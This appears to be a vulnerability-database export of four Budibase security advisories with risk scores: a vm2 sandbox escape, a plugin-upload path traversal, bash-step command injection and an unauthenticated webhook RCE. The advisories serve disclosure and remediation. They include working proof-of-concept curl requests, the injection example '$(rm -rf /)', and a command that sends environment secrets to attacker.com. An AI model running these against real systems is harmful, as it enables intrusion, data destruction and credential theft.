| Affected_by_vulnerabilities |
| 0 |
| url |
VCID-16z4-pv1n-gyhb |
| vulnerability_id |
VCID-16z4-pv1n-gyhb |
| summary |
Budibase affected by VM2 Constructor Escape Vulnerability
### Impact
Previously, budibase used a library called `vm2` for code execution inside the Budibase builder and apps, such as the UI below for configuring bindings in the design section.

Due to a [vulnerability in vm2](https://github.com/advisories/GHSA-cchq-frgv-rjh5), any environment that executed the code server side (automations and column formulas) was susceptible to this vulnerability, allowing users to escape the sandbox provided by `vm2`, and to expose server side variables such as `process.env`. It's recommended by the authors of `vm2` themselves that you should move to another solution for remote JS execution due to this vulnerability.
### Patches
We moved our entire JS sandbox infrastructure over to `isolated-vm`, a much more secure and recommended library for remote code execution in 2.20.0. This also comes with a performance benefit in the way we cache and execute your JS server side. The budibase cloud platform has been patched already and is not running `vm2`, but self host users will need to manage the updates by themselves.
If you are a self hosted user, you can take the following steps to reproduce the exploit and to verify if your installation is currently affected.
Create a new formula column on one of your tables in the data section with the following configuration.

Add the following JS function to the formula and save.

If your installation is vulnerable, when the formula evaluates you will be able to see the printed `process.env` in your new formula field. If not, your installation is not affected.
### Workarounds
There is no workaround at this time for any budibase app that uses JS. You must fully migrate post version 2.20.0 to patch the vulnerability.
### References
- https://github.com/advisories/GHSA-cchq-frgv-rjh5 |
| references |
|
| fixed_packages |
|
| aliases |
GHSA-4g2x-vq5p-5vj6
|
| risk_score |
4.5 |
| exploitability |
0.5 |
| weighted_severity |
9.0 |
| resource_url |
http://public2.vulnerablecode.io/vulnerabilities/VCID-16z4-pv1n-gyhb |
|
| 1 |
|
| 2 |
| url |
VCID-8w6x-sana-skfd |
| vulnerability_id |
VCID-8w6x-sana-skfd |
| summary |
Budibase: Path traversal in plugin file upload enables arbitrary directory deletion and file write
## Summary

The plugin file upload endpoint (`POST /api/plugin/upload`) passes the user-supplied filename directly to `createTempFolder()` without sanitizing path traversal sequences. An attacker with Global Builder privileges can craft a multipart upload with a filename containing `../` to delete arbitrary directories via `rmSync` and write arbitrary files via tarball extraction to any filesystem path the Node.js process can access.

## Severity

- **Attack Vector:** Network — exploitable via the plugin upload HTTP API
- **Attack Complexity:** Low — no special conditions; a single crafted multipart request suffices
- **Privileges Required:** High — requires Global Builder role (`GLOBAL_BUILDER` permission)
- **User Interaction:** None
- **Scope:** Changed — the plugin upload feature is scoped to a temp directory, but the traversal escapes to the host filesystem
- **Confidentiality Impact:** None — the vulnerability enables deletion and writing, not reading
- **Integrity Impact:** High — attacker can delete arbitrary directories and write arbitrary files via tarball extraction
- **Availability Impact:** High — recursive deletion of application or system directories causes denial of service

### Severity Rationale

 Despite the real filesystem impact, severity is bounded by the requirement for Global Builder privileges (PR:H), which is the highest non-admin role in Budibase. In self-hosted deployments the Global Builder may already have server access, further reducing practical impact. In cloud/multi-tenant deployments the impact is more significant as it could affect the host infrastructure.

## Affected Component

- `packages/server/src/api/controllers/plugin/file.ts` — `fileUpload()` (line 15)
- `packages/server/src/utilities/fileSystem/filesystem.ts` — `createTempFolder()` (lines 78-91)

## Description

### Unsanitized filename flows into filesystem operations

In `packages/server/src/api/controllers/plugin/file.ts`, the uploaded file's name is used directly after stripping the `.tar.gz` suffix:

```typescript
// packages/server/src/api/controllers/plugin/file.ts:8-19
export async function fileUpload(file: KoaFile) {
  if (!file.name || !file.path) {
    throw new Error("File is not valid - cannot upload.")
  }
  if (!file.name.endsWith(".tar.gz")) {
    throw new Error("Plugin must be compressed into a gzipped tarball.")
  }
  const path = createTempFolder(file.name.split(".tar.gz")[0])
  await extractTarball(file.path, path)

  return await getPluginMetadata(path)
}
```

The `file.name` originates from the `Content-Disposition` header's `filename` field in the multipart upload, parsed by formidable (via koa-body 4.2.0). Formidable does not sanitize path traversal sequences from filenames.

The `createTempFolder` function in `packages/server/src/utilities/fileSystem/filesystem.ts` uses `path.join()` which resolves `../` sequences, then performs destructive filesystem operations:

```typescript
// packages/server/src/utilities/fileSystem/filesystem.ts:78-91
export const createTempFolder = (item: string) => {
  const path = join(budibaseTempDir(), item)
  try {
    // remove old tmp directories automatically - don't combine
    if (fs.existsSync(path)) {
      fs.rmSync(path, { recursive: true, force: true })
    }
    fs.mkdirSync(path)
  } catch (err: any) {
    throw new Error(`Path cannot be created: ${err.message}`)
  }

  return path
}
```

The `budibaseTempDir()` returns `/tmp/.budibase` (from `packages/backend-core/src/objectStore/utils.ts:33`). With a filename like `../../etc/target.tar.gz`, `path.join("/tmp/.budibase", "../../etc/target")` resolves to `/etc/target`.

### Inconsistent defenses confirm the gap

The codebase is aware of the risk in similar paths:

1. **Safe path in `utils.ts`**: The `downloadUnzipTarball` function (for NPM/GitHub/URL plugin sources) generates a random name server-side:
   ```typescript
   // packages/server/src/api/controllers/plugin/index.ts:68
   const name = "PLUGIN_" + Math.floor(100000 + Math.random() * 900000)
   ```
   This is safe because `name` never contains user input.

2. **Safe path in `objectStore.ts`**: Other uses of `budibaseTempDir()` use UUID-generated names:
   ```typescript
   // packages/backend-core/src/objectStore/objectStore.ts:546
   const outputPath = join(budibaseTempDir(), v4())
   ```

3. **Sanitization exists but is not applied**: The codebase has `sanitizeKey()` in `objectStore.ts` for sanitizing object store paths, but no equivalent is applied to `createTempFolder`'s input.

The file upload path is the only caller of `createTempFolder` that passes unsanitized user input.

### Execution chain

1. Authenticated Global Builder sends `POST /api/plugin/upload` with a multipart file whose `Content-Disposition` filename contains path traversal (e.g., `../../etc/target.tar.gz`)
2. koa-body/formidable parses the upload, setting `file.name` to the raw filename from the header
3. `controller.upload` → `sdk.plugins.processUploaded()` → `fileUpload(file)`
4. `.endsWith(".tar.gz")` check passes (the suffix is present)
5. `.split(".tar.gz")[0]` extracts `../../etc/target`
6. `createTempFolder("../../etc/target")` is called
7. `path.join("/tmp/.budibase", "../../etc/target")` resolves to `/etc/target`
8. `fs.rmSync("/etc/target", { recursive: true, force: true })` — **deletes the target directory recursively**
9. `fs.mkdirSync("/etc/target")` — **creates a directory at the traversed path**
10. `extractTarball(file.path, "/etc/target")` — **extracts attacker-controlled tarball contents to the traversed path**

## Proof of Concept

```bash
# Create a minimal tarball with a test file
mkdir -p /tmp/plugin-poc && echo "pwned" > /tmp/plugin-poc/test.txt
tar czf /tmp/poc-plugin.tar.gz -C /tmp/plugin-poc .

# Upload with a traversal filename targeting /tmp/pwned (non-destructive demo)
curl -X POST 'http://localhost:10000/api/plugin/upload' \
  -H 'Cookie: <global_builder_session_cookie>' \
  -F "file=@/tmp/poc-plugin.tar.gz;filename=../../tmp/pwned.tar.gz"

# Result: server executes:
#   rm -rf /tmp/pwned        (if exists)
#   mkdir /tmp/pwned
#   tar xzf <upload> -C /tmp/pwned
# Verify: ls /tmp/pwned/test.txt
```

## Impact

- **Arbitrary directory deletion**: `rmSync` with `{ recursive: true, force: true }` deletes any directory the Node.js process can access, including application data directories
- **Arbitrary file write**: Tarball extraction writes attacker-controlled files to any writable path, potentially overwriting application code, configuration, or system files
- **Denial of service**: Deleting critical directories (e.g., the application's data directory, node_modules, or system directories) crashes the application
- **Potential code execution**: In containerized deployments (common for Budibase) where Node.js runs as root, an attacker could overwrite startup scripts or application code to achieve remote code execution on subsequent restarts

## Recommended Remediation

### Option 1: Sanitize at `createTempFolder` (preferred — protects all callers)

```typescript
import { join, resolve } from "path"

export const createTempFolder = (item: string) => {
  const tempDir = budibaseTempDir()
  const resolved = resolve(tempDir, item)

  // Ensure the resolved path is within the temp directory
  if (!resolved.startsWith(tempDir + "/") && resolved !== tempDir) {
    throw new Error("Invalid path: directory traversal detected")
  }

  try {
    if (fs.existsSync(resolved)) {
      fs.rmSync(resolved, { recursive: true, force: true })
    }
    fs.mkdirSync(resolved)
  } catch (err: any) {
    throw new Error(`Path cannot be created: ${err.message}`)
  }

  return resolved
}
```

### Option 2: Sanitize at the upload handler (defense-in-depth)

Strip path components from the filename before use:

```typescript
import path from "path"

export async function fileUpload(file: KoaFile) {
  if (!file.name || !file.path) {
    throw new Error("File is not valid - cannot upload.")
  }
  if (!file.name.endsWith(".tar.gz")) {
    throw new Error("Plugin must be compressed into a gzipped tarball.")
  }
  // Strip directory components from the filename
  const safeName = path.basename(file.name).split(".tar.gz")[0]
  const dir = createTempFolder(safeName)
  await extractTarball(file.path, dir)

  return await getPluginMetadata(dir)
}
```

Both options should ideally be applied together for defense-in-depth.

## Credit

This vulnerability was discovered and reported by [bugbunny.ai](https://bugbunny.ai). |
| references |
| 0 |
| reference_url |
https://api.first.org/data/v1/epss?cve=CVE-2026-35214 |
| reference_id |
|
| reference_type |
|
| scores |
| 0 |
| value |
0.00061 |
| scoring_system |
epss |
| scoring_elements |
0.19111 |
| published_at |
2026-06-08T12:55:00Z |
|
| 1 |
| value |
0.00061 |
| scoring_system |
epss |
| scoring_elements |
0.19183 |
| published_at |
2026-06-07T12:55:00Z |
|
| 2 |
| value |
0.00061 |
| scoring_system |
epss |
| scoring_elements |
0.19227 |
| published_at |
2026-06-06T12:55:00Z |
|
| 3 |
| value |
0.00061 |
| scoring_system |
epss |
| scoring_elements |
0.1923 |
| published_at |
2026-06-05T12:55:00Z |
|
|
| url |
https://api.first.org/data/v1/epss?cve=CVE-2026-35214 |
|
| 1 |
|
| 2 |
|
| 3 |
|
| 4 |
|
| 5 |
|
| 6 |
|
| 7 |
|
|
| fixed_packages |
|
| aliases |
CVE-2026-35214, GHSA-2wfh-rcwf-wh23
|
| risk_score |
4.0 |
| exploitability |
0.5 |
| weighted_severity |
8.0 |
| resource_url |
http://public2.vulnerablecode.io/vulnerabilities/VCID-8w6x-sana-skfd |
|
| 3 |
| url |
VCID-hu2a-usnx-23au |
| vulnerability_id |
VCID-hu2a-usnx-23au |
| summary |
Budibase: Command Injection in Bash Automation Step
**Location**: `packages/server/src/automations/steps/bash.ts`

#### Description
The bash automation step executes user-provided commands using `execSync` without proper sanitization or validation. User input is processed through `processStringSync` which allows template interpolation, potentially allowing arbitrary command execution.

#### Code Reference
```21:28:packages/server/src/automations/steps/bash.ts
    const command = processStringSync(inputs.code, context)

    let stdout,
      success = true
    try {
      stdout = execSync(command, {
        timeout: environment.QUERY_THREAD_TIMEOUT,
      }).toString()
```

#### Attack Vector
An attacker with access to create or modify automations can inject malicious shell commands by including template syntax that evaluates to command injection payloads (e.g., `$(rm -rf /)`, `; malicious-command`, `| malicious-command`).

#### Impact
- Remote code execution (RCE)
- Complete system compromise
- Data exfiltration
- Lateral movement within the infrastructure

#### Recommendation
1. **Immediate**: Disable bash automation step in production until fixed
2. Implement a whitelist of allowed commands
3. Use parameterized command execution with proper escaping
4. Implement command argument validation
5. Consider using a restricted shell or command sandboxing
6. Add rate limiting and monitoring for command execution

#### Example Fix
```typescript
import { spawn } from "child_process"

// Validate against whitelist
const ALLOWED_COMMANDS = ["echo", "date", "pwd"] // Extend as needed

function sanitizeCommand(input: string): string {
  // Remove dangerous characters and command chaining
  return input.replace(/[;&|`$(){}[\]]/g, "").trim()
}

function validateCommand(cmd: string): boolean {
  const parts = cmd.split(/\s+/)
  return ALLOWED_COMMANDS.includes(parts[0])
}

export async function run({ inputs, context }) {
  if (!inputs.code) {
    return { stdout: "Budibase bash automation failed: Invalid inputs" }
  }

  const processedCommand = processStringSync(inputs.code, context)
  const sanitized = sanitizeCommand(processedCommand)

  if (!validateCommand(sanitized)) {
    return {
      success: false,
      stdout: "Command not allowed"
    }
  }

  // Use spawn instead of execSync with proper argument handling
  return new Promise((resolve) => {
    const [command, ...args] = sanitized.split(/\s+/)
    const proc = spawn(command, args, {
      timeout: environment.QUERY_THREAD_TIMEOUT,
    })

    let stdout = ""
    proc.stdout.on("data", (data) => { stdout += data })
    proc.on("close", (code) => {
      resolve({ stdout, success: code === 0 })
    })
  })
}
``` |
| references |
| 0 |
| reference_url |
https://api.first.org/data/v1/epss?cve=CVE-2026-25044 |
| reference_id |
|
| reference_type |
|
| scores |
| 0 |
| value |
0.00085 |
| scoring_system |
epss |
| scoring_elements |
0.24701 |
| published_at |
2026-06-06T12:55:00Z |
|
| 1 |
| value |
0.00085 |
| scoring_system |
epss |
| scoring_elements |
0.24587 |
| published_at |
2026-06-08T12:55:00Z |
|
| 2 |
| value |
0.00085 |
| scoring_system |
epss |
| scoring_elements |
0.24645 |
| published_at |
2026-06-07T12:55:00Z |
|
| 3 |
| value |
0.00085 |
| scoring_system |
epss |
| scoring_elements |
0.24711 |
| published_at |
2026-06-05T12:55:00Z |
|
|
| url |
https://api.first.org/data/v1/epss?cve=CVE-2026-25044 |
|
| 1 |
| reference_url |
https://github.com/Budibase/budibase |
| reference_id |
|
| reference_type |
|
| scores |
| 0 |
| value |
8.8 |
| scoring_system |
cvssv3.1 |
| scoring_elements |
CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H |
|
| 1 |
| value |
8.7 |
| scoring_system |
cvssv4 |
| scoring_elements |
CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N |
|
| 2 |
| value |
HIGH |
| scoring_system |
generic_textual |
| scoring_elements |
|
|
|
| url |
https://github.com/Budibase/budibase |
|
| 2 |
|
| 3 |
|
| 4 |
|
| 5 |
|
|
| fixed_packages |
|
| aliases |
CVE-2026-25044, GHSA-gjw9-34gf-rp6m
|
| risk_score |
4.0 |
| exploitability |
0.5 |
| weighted_severity |
8.0 |
| resource_url |
http://public2.vulnerablecode.io/vulnerabilities/VCID-hu2a-usnx-23au |
|
| 4 |
| url |
VCID-hx4u-s7t2-quga |
| vulnerability_id |
VCID-hx4u-s7t2-quga |
| summary |
Budibase: Unauthenticated Remote Code Execution via Webhook Trigger and Bash Automation Step
### Summary
An unauthenticated attacker can achieve Remote Code Execution (RCE) on the Budibase server by triggering an automation that contains a Bash step via the public webhook endpoint. No authentication is required to trigger the exploit. The process executes as `root` inside the container.

### Details

**Vulnerable endpoint — `packages/server/src/api/routes/webhook.ts` line 13:**

```typescript
// this shouldn't have authorisation, right now its always public
publicRoutes.post("/api/webhooks/trigger/:instance/:id", controller.trigger)
```

The webhook trigger endpoint is registered on `publicRoutes` with **no authentication
middleware**. Any unauthenticated HTTP client can POST to this endpoint.

**Vulnerable sink — `packages/server/src/automations/steps/bash.ts` lines 21–26:**

```typescript
const command = processStringSync(inputs.code, context)
stdout = execSync(command, { timeout: environment.QUERY_THREAD_TIMEOUT }).toString()
```

The Bash automation step uses Handlebars template processing (`processStringSync`) on
`inputs.code`, substituting values from the webhook request body into the shell command
string before passing it to `execSync()`.

**Attack chain:**

```
HTTP POST /api/webhooks/trigger/{appId}/{webhookId}   ← NO AUTH
        ↓
controller.trigger()  [webhook.ts:90]
        ↓
triggers.externalTrigger()
        ↓ webhook fields flattened into automation context
automation.steps[EXECUTE_BASH].run()  [actions.ts:131]
        ↓
processStringSync("{{ trigger.cmd }}", { cmd: "ATTACKER_PAYLOAD" })
        ↓
execSync("ATTACKER_PAYLOAD")                          ← RCE AS ROOT
```

**Precondition:** An admin must have created and published an automation containing:
1. A Webhook trigger
2. A Bash step whose `code` field uses a trigger field template (e.g., `{{ trigger.cmd }}`)

This is a legitimate and documented workflow. Such configurations may exist in
production deployments for automation of server-side tasks.

**Note on EXECUTE_BASH availability:** The bash step is only registered when
`SELF_HOSTED=1` (`actions.ts` line 129), which applies to all self-hosted deployments:

```typescript
// packages/server/src/automations/actions.ts line 126-132
// don't add the bash script/definitions unless in self host
if (env.SELF_HOSTED) {
  ACTION_IMPLS["EXECUTE_BASH"] = bash.run
  BUILTIN_ACTION_DEFINITIONS["EXECUTE_BASH"] = automations.steps.bash.definition
}
```

**Webhook context flattening** (why `{{ trigger.cmd }}` works):

In `packages/server/src/automations/triggers.ts` lines 229–239, for webhook automations
the `params.fields` are spread directly into the trigger context:

```typescript
// row actions and webhooks flatten the fields down
else if (sdk.automations.isWebhookAction(automation)) {
  params = {
    ...params,
    ...params.fields,  // { cmd: "PAYLOAD" } becomes top-level
    fields: {},
  }
}
```

This means a webhook body `{"cmd": "id"}` becomes accessible as `{{ trigger.cmd }}`
in the bash step template.

### PoC

#### Environment

```
Target:  http://TARGET:10000   (any self-hosted Budibase instance)
Tester:  Any machine with curl
Auth:    Admin credentials required for SETUP PHASE only
         Zero auth required for EXPLOITATION PHASE
```

---

#### PHASE 1 — Admin Setup (performed once by legitimate admin)

> **Note:** This phase represents normal Budibase usage. Any admin who creates
> a webhook automation with a bash step using template variables creates this exposure.

**Step 1 — Authenticate as admin:**

```bash
curl -c cookies.txt -X POST http://TARGET:10000/api/global/auth/default/login \
  -H "Content-Type: application/json" \
  -d '{
    "username": "admin@company.com",
    "password": "adminpassword"
  }'

# Expected response:
# {"message":"Login successful"}
```

**Step 2 — Create an application:**

```bash
curl -b cookies.txt -X POST http://TARGET:10000/api/applications \
  -H "Content-Type: application/json" \
  -d '{
    "name": "MyApp",
    "useTemplate": false,
    "url": "/myapp"
  }'

# Note the appId from the response, e.g.:
# "appId": "app_dev_c999265f6f984e3aa986788723984cd5"

APP_ID="app_dev_c999265f6f984e3aa986788723984cd5"
```

**Step 3 — Create automation with Webhook trigger + Bash step:**

```bash
curl -b cookies.txt -X POST http://TARGET:10000/api/automations/ \
  -H "Content-Type: application/json" \
  -H "x-budibase-app-id: $APP_ID" \
  -d '{
    "name": "WebhookBash",
    "type": "automation",
    "definition": {
      "trigger": {
        "id": "trigger_1",
        "name": "Webhook",
        "event": "app:webhook:trigger",
        "stepId": "WEBHOOK",
        "type": "TRIGGER",
        "icon": "paper-plane-right",
        "description": "Trigger an automation when a HTTP POST webhook is hit",
        "tagline": "Webhook endpoint is hit",
        "inputs": {},
        "schema": {
          "inputs": { "properties": {} },
          "outputs": {
            "properties": { "body": { "type": "object" } }
          }
        }
      },
      "steps": [
        {
          "id": "bash_step_1",
          "name": "Bash Scripting",
          "stepId": "EXECUTE_BASH",
          "type": "ACTION",
          "icon": "git-branch",
          "description": "Run a bash script",
          "tagline": "Execute a bash command",
          "inputs": {
            "code": "{{ trigger.cmd }}"
          },
          "schema": {
            "inputs": {
              "properties": { "code": { "type": "string" } }
            },
            "outputs": {
              "properties": {
                "stdout": { "type": "string" },
                "success": { "type": "boolean" }
              }
            }
          }
        }
      ]
    }
  }'

# Note the automation _id from response, e.g.:
# "automation": { "_id": "au_b713759f83f64efda067e17b65545fce", ... }

AUTO_ID="au_b713759f83f64efda067e17b65545fce"
```

**Step 4 — Enable the automation** (new automations start as disabled):

```bash
# Fetch full automation JSON
AUTO=$(curl -sb cookies.txt "http://TARGET:10000/api/automations/$AUTO_ID" \
  -H "x-budibase-app-id: $APP_ID")

# Set disabled: false and PUT it back
UPDATED=$(echo "$AUTO" | python3 -c "
import sys, json
d = json.load(sys.stdin)
d['disabled'] = False
print(json.dumps(d))
")

curl -b cookies.txt -X PUT http://TARGET:10000/api/automations/ \
  -H "Content-Type: application/json" \
  -H "x-budibase-app-id: $APP_ID" \
  -d "$UPDATED"
```

**Step 5 — Create webhook linked to the automation:**

```bash
curl -b cookies.txt -X PUT "http://TARGET:10000/api/webhooks/" \
  -H "Content-Type: application/json" \
  -H "x-budibase-app-id: $APP_ID" \
  -d "{
    \"name\": \"MyWebhook\",
    \"action\": {
      \"type\": \"automation\",
      \"target\": \"$AUTO_ID\"
    }
  }"

# Note the webhook _id from response, e.g.:
# "webhook": { "_id": "wh_f811a038ed024da78b44619353d4af2b", ... }

WEBHOOK_ID="wh_f811a038ed024da78b44619353d4af2b"
```

**Step 6 — Publish the app to production:**

```bash
curl -b cookies.txt -X POST "http://TARGET:10000/api/applications/$APP_ID/publish" \
  -H "x-budibase-app-id: $APP_ID"

# Expected: {"status":"SUCCESS","appUrl":"/myapp"}

# Production App ID = strip "dev_" from dev ID:
# app_dev_c999265f... → app_c999265f...
PROD_APP_ID="app_c999265f6f984e3aa986788723984cd5"
```

---

#### PHASE 2 — Exploitation (ZERO AUTHENTICATION REQUIRED)

The attacker only needs the production `app_id` and `webhook_id`.
These can be obtained via:
- Enumeration of the Budibase web UI (app URLs are semi-public)
- Leaked configuration files or environment variables
- Insider knowledge or social engineering

**Step 7 — Basic RCE — whoami/id:**

```bash
PROD_APP_ID="app_c999265f6f984e3aa986788723984cd5"
WEBHOOK_ID="wh_f811a038ed024da78b44619353d4af2b"
TARGET="http://TARGET:10000"

# NO cookies. NO API key. NO auth headers. Pure unauthenticated request.
curl -X POST "$TARGET/api/webhooks/trigger/$PROD_APP_ID/$WEBHOOK_ID" \
  -H "Content-Type: application/json" \
  -d '{"cmd":"id"}'

# HTTP Response (immediate):
# {"message":"Webhook trigger fired successfully"}

# Command executes asynchronously inside container as root.
# Output confirmed via container inspection or exfiltration.
```

**Step 8 — Exfiltrate all secrets:**

```bash
curl -X POST "$TARGET/api/webhooks/trigger/$PROD_APP_ID/$WEBHOOK_ID" \
  -H "Content-Type: application/json" \
  -d '{"cmd":"env | grep -E \"JWT|SECRET|PASSWORD|KEY|COUCH|REDIS|MINIO\" | curl -s -X POST https://attacker.com/collect -d @-"}'
```

Confirmed secrets leaked (no auth):
```
JWT_SECRET=testsecret
API_ENCRYPTION_KEY=testsecret
COUCH_DB_URL=http://budibase:budibase@couchdb-service:5984
REDIS_PASSWORD=budibase
REDIS_URL=redis-service:6379
MINIO_ACCESS_KEY=budibase
MINIO_SECRET_KEY=budibase
INTERNAL_API_KEY=budibase
LITELLM_MASTER_KEY=budibase
```

### Impact
- **Who is affected:** All self-hosted Budibase deployments (`SELF_HOSTED=1`) where
  any admin has created an automation with a Bash step that uses webhook trigger field
  templates. This is a standard, documented workflow.

- **What can an attacker do:**
  - Execute arbitrary OS commands as `root` inside the application container
  - Exfiltrate all secrets: JWT secret, database credentials, API keys, MinIO keys
  - Pivot to internal services (CouchDB, Redis, MinIO) unreachable from the internet
  - Establish reverse shells and persistent access
  - Read/write/delete all application data via CouchDB access
  - Forge JWT tokens using the leaked `JWT_SECRET` to impersonate any user
  - Potentially escape the container if `--privileged` or volume mounts are used

- **Authentication required:** **None** — completely unauthenticated
- **User interaction required:** **None**
- **Network access required:** Only access to port 10000 (the Budibase proxy port)


Discovered By:
Abdulrahman Albatel
Abdullah Alrasheed |
| references |
| 0 |
| reference_url |
https://api.first.org/data/v1/epss?cve=CVE-2026-35216 |
| reference_id |
|
| reference_type |
|
| scores |
| 0 |
| value |
0.0031 |
| scoring_system |
epss |
| scoring_elements |
0.54512 |
| published_at |
2026-06-08T12:55:00Z |
|
| 1 |
| value |
0.0031 |
| scoring_system |
epss |
| scoring_elements |
0.54533 |
| published_at |
2026-06-07T12:55:00Z |
|
| 2 |
| value |
0.0031 |
| scoring_system |
epss |
| scoring_elements |
0.54543 |
| published_at |
2026-06-06T12:55:00Z |
|
| 3 |
| value |
0.0031 |
| scoring_system |
epss |
| scoring_elements |
0.54534 |
| published_at |
2026-06-05T12:55:00Z |
|
|
| url |
https://api.first.org/data/v1/epss?cve=CVE-2026-35216 |
|
| 1 |
|
| 2 |
|
| 3 |
| reference_url |
https://github.com/Budibase/budibase/pull/18238 |
| reference_id |
|
| reference_type |
|
| scores |
| 0 |
| value |
9.0 |
| scoring_system |
cvssv3.1 |
| scoring_elements |
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H |
|
| 1 |
| value |
9.1 |
| scoring_system |
cvssv3.1 |
| scoring_elements |
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H |
|
| 2 |
| value |
CRITICAL |
| scoring_system |
generic_textual |
| scoring_elements |
|
|
| 3 |
| value |
Track* |
| scoring_system |
ssvc |
| scoring_elements |
SSVCv2/E:P/A:N/T:T/P:M/B:A/M:M/D:R/2026-04-03T16:46:19Z/ |
|
|
| url |
https://github.com/Budibase/budibase/pull/18238 |
|
| 4 |
|
| 5 |
|
| 6 |
|
| 7 |
|
|
| fixed_packages |
|
| aliases |
CVE-2026-35216, GHSA-fcm4-4pj2-m5hf
|
| risk_score |
4.5 |
| exploitability |
0.5 |
| weighted_severity |
9.0 |
| resource_url |
http://public2.vulnerablecode.io/vulnerabilities/VCID-hx4u-s7t2-quga |
|
|
|---|